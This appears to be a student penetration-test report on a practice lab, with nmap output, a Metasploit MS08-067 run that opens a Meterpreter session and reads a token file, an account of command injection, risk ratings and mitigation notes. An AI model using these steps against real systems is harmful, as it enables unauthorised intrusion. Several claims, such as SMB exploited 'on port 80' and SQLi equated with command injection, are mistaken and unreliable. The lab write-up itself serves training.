
```
Completed Parallel DNS resolution of 1 host. at 04:48, 0.01s elapsed
Initiating SYN Stealth Scan at 04:48
Scanning 10.0.1.13 [1000 ports]
Discovered open port 445/tcp on 10.0.1.13
Discovered open port 139/tcp on 10.0.1.13
Discovered open port 135/tcp on 10.0.1.13
Completed SYN Stealth Scan at 04:48, 2.73s elapsed (1000 total ports)
Initiating Service scan at 04:48
Scanning 3 services on 10.0.1.13
Completed Service scan at 04:49, 7.50s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 10.0.1.13
Retrying OS detection (try #2) against 10.0.1.13
Retrying OS detection (try #3) against 10.0.1.13
Retrying OS detection (try #4) against 10.0.1.13
Retrying OS detection (try #5) against 10.0.1.13
Initiating Traceroute at 04:49
Completed Traceroute at 04:49, 0.40s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 04:49
Completed Parallel DNS resolution of 2 hosts. at 04:49, 0.00s elapsed
NSE: Script scanning 10.0.1.13.
Initiating NSE at 04:49
Completed NSE at 04:49, 11.05s elapsed
Initiating NSE at 04:49
Completed NSE at 04:49, 0.00s elapsed
```




```
Host script results:
|_smb-vuln-ms10-061: false
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1
 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execut
e arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicaliz
ation.
|
|     Disclosure date: 2008-10-23
|     References:
```




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.0.1.13        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Met
                                             loit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server
                                             8 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008
                                             , Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windo
```




```
Active sessions
===============

No active sessions.

msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] 10.0.1.13:445 - Automatically detecting the target...
[*] 10.0.1.13:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 10.0.1.13:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 10.0.1.13:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 10.0.1.13:3242
[*] Sending stage (175174 bytes) to 10.0.1.13
[*] Meterpreter session 3 opened (10.10.0.98:44745 -> 10.0.1.13:3242 ) at 2022-04-14 05:45:56 -0400

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > cd Desktop
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > ls
Listing: C:\WINDOWS\system32
============================
```



```
:\Documents and Settings\YODA\Cookies\yoda@scorecardresearch[2].txt
016-04-04 18:53:56 -0400
:\Documents and Settings\YODA\Cookies\yoda@www.bing[2].txt
016-04-04 18:56:54 -0400
:\Documents and Settings\YODA\Desktop\secret.txt
017-06-11 13:46:05 -0400
:\Documents and Settings\YODA\Local Settings\Temp\dd_vcredistMSI2C1C.txt
016-04-04 19:25:01 -0400
:\Documents and Settings\YODA\Local Settings\Temp\dd_vcredistUI2C1C.txt
016-04-04 19:25:01 -0400
```




```
eterpreter > cd 'Desktop'
eterpreter > ls
isting: C:\Documents and Settings\YODA\Desktop
==============================================

lode             Size  Type  Last modified              Name
---              ----  ----  -------------              ----
00666/rw-rw-rw-  32    fil   2017-06-11 13:46:05 -0400  secret.txt
```



```
[-] Unknown command: type
meterpreter > cat secret.txt
cecc07d48adc5365120f26bec567fc67meterpreter >
```


Another system we successfully penetrated is Kenobi (10.0.1.7) on a web application using an Nmap scan 7.92 with the command nmap -Pn -p 80.22 -A 10.0.1.7 and found tcp ports 22 (service version ssh) and 80 (service version http). The Nmap scan on this IP address 10.0.1.7 took 3.72 seconds. Our successful penetration of system 10.0.1.7 is included in a screenshot below.

While on Kevan, less complex than the other two systems, we first ping the address 10.0.1.5 and then we did a search list to find all the users. We then proceeded to do a cat password and gained root privileges.




```
total 12
drwxr-xr-x 2 root root 4096 Jun  1  2017 help
-rw-r--r-- 1 root root 1830 Jun  1  2017 index.php
drwxr-xr-x 2 root root 4096 Jun  1  2017 source
```

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection



```
PING 10.0.1.5 (10.0.1.5) 56(84) bytes of data.
64 bytes from 10.0.1.5: icmp_seq=1 ttl=64 time=0.020 ms
64 bytes from 10.0.1.5: icmp_seq=2 ttl=64 time=0.027 ms
64 bytes from 10.0.1.5: icmp_seq=3 ttl=64 time=0.036 ms
64 bytes from 10.0.1.5: icmp_seq=4 ttl=64 time=0.034 ms

--- 10.0.1.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.020/0.029/0.036/0.007 ms
```

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection



Ping a device

Enter an IP address:

```
PING 10.0.1.5 (10.0.1.5) 56(84) bytes of data.
64 bytes from 10.0.1.5: icmp_seq=1 ttl=64 time=0.020 ms
64 bytes from 10.0.1.5: icmp_seq=2 ttl=64 time=0.027 ms
64 bytes from 10.0.1.5: icmp_seq=3 ttl=64 time=0.036 ms
64 bytes from 10.0.1.5: icmp_seq=4 ttl=64 time=0.034 ms

--- 10.0.1.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.020/0.029/0.036/0.007 ms
```

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

V. Penetration Test

Attempted vulnerabilities

One of our unsuccessful attempts was on web application CHEWBACCA (10.0.1.11). We first launched an aggressive nmap script to find hidden directories. We found robots.txt which led to /ulicms/ in the disallow section; however, this was unimportant and we looked for another vector of attack. We then tried another attempt by using the msf console, port 22 and the command we used auxiliary/scanner/smtp/smtp_version. We chose an smtp_version over other modules since we wanted to fingerprint the server to make our targeting as precise as possible and smtp_version also determines the version of any systems it encounters. Afterwards we set RHOSTS to our target (10.0.1.11). Then we used the command set user_file /usr/share/metasploit-framework/data/wordlists/unix_users.txt and ran it to try and get root access. However, it did not work because our output was “Scanned 1 of 1 hosts (100% complete) but no session was created. Then we tried to use the echo command to save our progress.

VI. Vulnerability Assessment


We used an aggressive nmap scan and found port 80 open on Kenobi. After being denied access to the http connection, we inputted the IP address 10.0.1.7 to the browser and ran another scan which again found vulnerabilities in port 80. Under port 80, we found a list of files and after inserting the IP address back into the browser, we discovered that one of the files, the Robots.txt file, was secret but managed to obtain its token since we had successfully penetrated this vulnerability. We classified this risk as low because it would be easy to patch since the vulnerability is highly visible and we were unable to easily hack into the other files under port 80.

When gaining root access to Kevan, we used a low-level command SQLI injection. This was a very basic method of gaining root access by injecting commands into the web browser since we were able to log in by guessing the password. Therefore, we categorized this vulnerability in Kevan as high since it does not require extensive technical skills to gain root access to. However, we did not categorize it as critical since we did not hack it, but only gained root access.

We exploited an smb injection for windows to hack into Vader using meterpreter on port 80. This Microsoft Windows system is associated with remote code execution because of a server error that allows a remote attacker to send packets to the system. Because this vulnerability on Vader can be exploited remotely and it was easy for us to hack, we classified this risk as high.

Vulnerability	**Risk Rating**
KENOBI	L

KEVAN	H
VADER	H



Name	Domain	Severity	Port
KENOBI	10.0.1.7	8 (CWE-200)	80
VADER	10.0.1.13	8.1 (CVE-2017-0143)	80

The vulnerabilities we found were on Kenobi, Kevan and Vader. Kenobi was vulnerable on robots.txt and allowed us to execute system commands with administrative privileges after hacking into this file. Although this was vulnerable on port 80, which is typically high risk, we still categorized this as low risk because the vulnerability is easy to patch and we were unable to hack into the other secret files under port 80. On Kevan, we only gained root access but classified this vulnerability as high because we only had to use a low-level command SQLI injection, which is a very basic method of gaining root access and does not require extensive technical skills from the hacker. The vulnerability on Vader is rated as high risk because the hacker can gain access to the system remotely, which poses a significant risk to clients and during our attempts we were able to hack into it without difficulty.

I. Conclusion

We were able to successfully find vulnerabilities on three systems: KENOBI, KEVAN, and VADER. We assessed the risk for each vulnerability individually and concluded that the vulnerability on Kenobi is a low risk, the vulnerability on Kevan is a high risk and the vulnerability on Vader is a high risk. We determined that Kenobi is a low risk vulnerability because the robots.txt file that we hacked can easily be patched. We rated Kevan as a high risk vulnerability since we only needed to use a basic low-level command SQLI injection, which allowed us to gain root credentials easily. Vader was also a high vulnerability because it can be exploited remotely and we were able to hack it easily—basic SMB version of web vulnerabilities.

When hacking, we recommend using an nmap scan as the first step to see which ports are open to be exploited. For preventing hacking, we recommend not releasing information publicly on the website so that it can be directly connected to the IP address, using stronger usernames and passwords and frequently changing them. We used Pentesting Lab's web application IP addresses to find tokens for given IP addresses with the services of auxiliary scans, nmap scans, meterpreter and msf console. When penetration testing, we used gray box testing and used nmap for active reconnaissance. While we successfully exploited vulnerabilities on three systems, we still had attacks that were unsuccessful, such as our attempt to hack into CHEWBACCA. We used an aggressive nmap scan, however, we were unable to create a session.

II. Q & A

What is port 22?

SSH (Secure Shell), its responsible for TCP connection between servers and when exploited gives you administrative privileges

What is port 80?

Open by default, and is the port responsible for connecting a web server to the internet via HTTP

What is an SQLi attack?

An an attack that allows the malicious actor to interfere with queries of a web application to gain access to otherwise inaccessible data

How to prevent an HTTP smuggling vulnerability?

Launch a web application firewall (WAF) that monitors HTTP traffic. The WAF acts as an intermediary that analyzes all communications before it reaches the application or user. A WAF helps projects from other common vulnerabilities: injection attacks, cross site scripting (XSS), broken access control, etc.

How to mitigate against SMB vulnerabilities?

Blocking connections to the SMB and only allow trusted IP ranges and devices

III. Contact Emails

Cristofer Tzoc: ctzoc@usc.edu

[redacted]

IV. Appendices

https://www.offensive-security.com/metasploit-unleashed/scanner-smtp-auxiliary-modules/


https://www.hackingarticles.in/ssh-penetration-testing-port-22/ **

https://nvd.nist.gov/vuln/detail/cve-2019-6579#:~:text=An%20attacker%20with%20network%20access,access%20to%20the%20affected%20service.

https://help.risksense.com/how-vulnerability-risk-ratings-are-used

https://developers.google.com/search/docs/advanced/robots/intro

https://www.f5.com/services/resources/glossary/web-application-firewall




My Host Discovery Scan Results

Nessus found the following hosts listed below from your list of targets (10.0.1.0/24).

To launch your first basic network scan, select the hosts you want to scan. These hosts count towards the 16 host limit on your license.

☑	IP	DNS
☑	10.0.1.4	
☑	10.0.1.6	
☑	10.0.1.13	
☑	10.0.1.5	
☑	10.0.1.7	
☑	10.0.1.11	
☑	10.0.1.12	

Discovering Hosts...



□	Host	Vulnerabilities ▾	%
□	10.0.1.13	1 31	98%
□	10.0.1.6	21	94%
□	10.0.1.5	20	94%
□	10.0.1.20	20	94%
□	10.0.1.4	19	94%
□	10.0.1.7	19	8%
□	10.0.1.11	19	94%
□	10.0.1.12	19	94%
□	10.0.1.21	19	94%
□	10.0.1.14	18	94%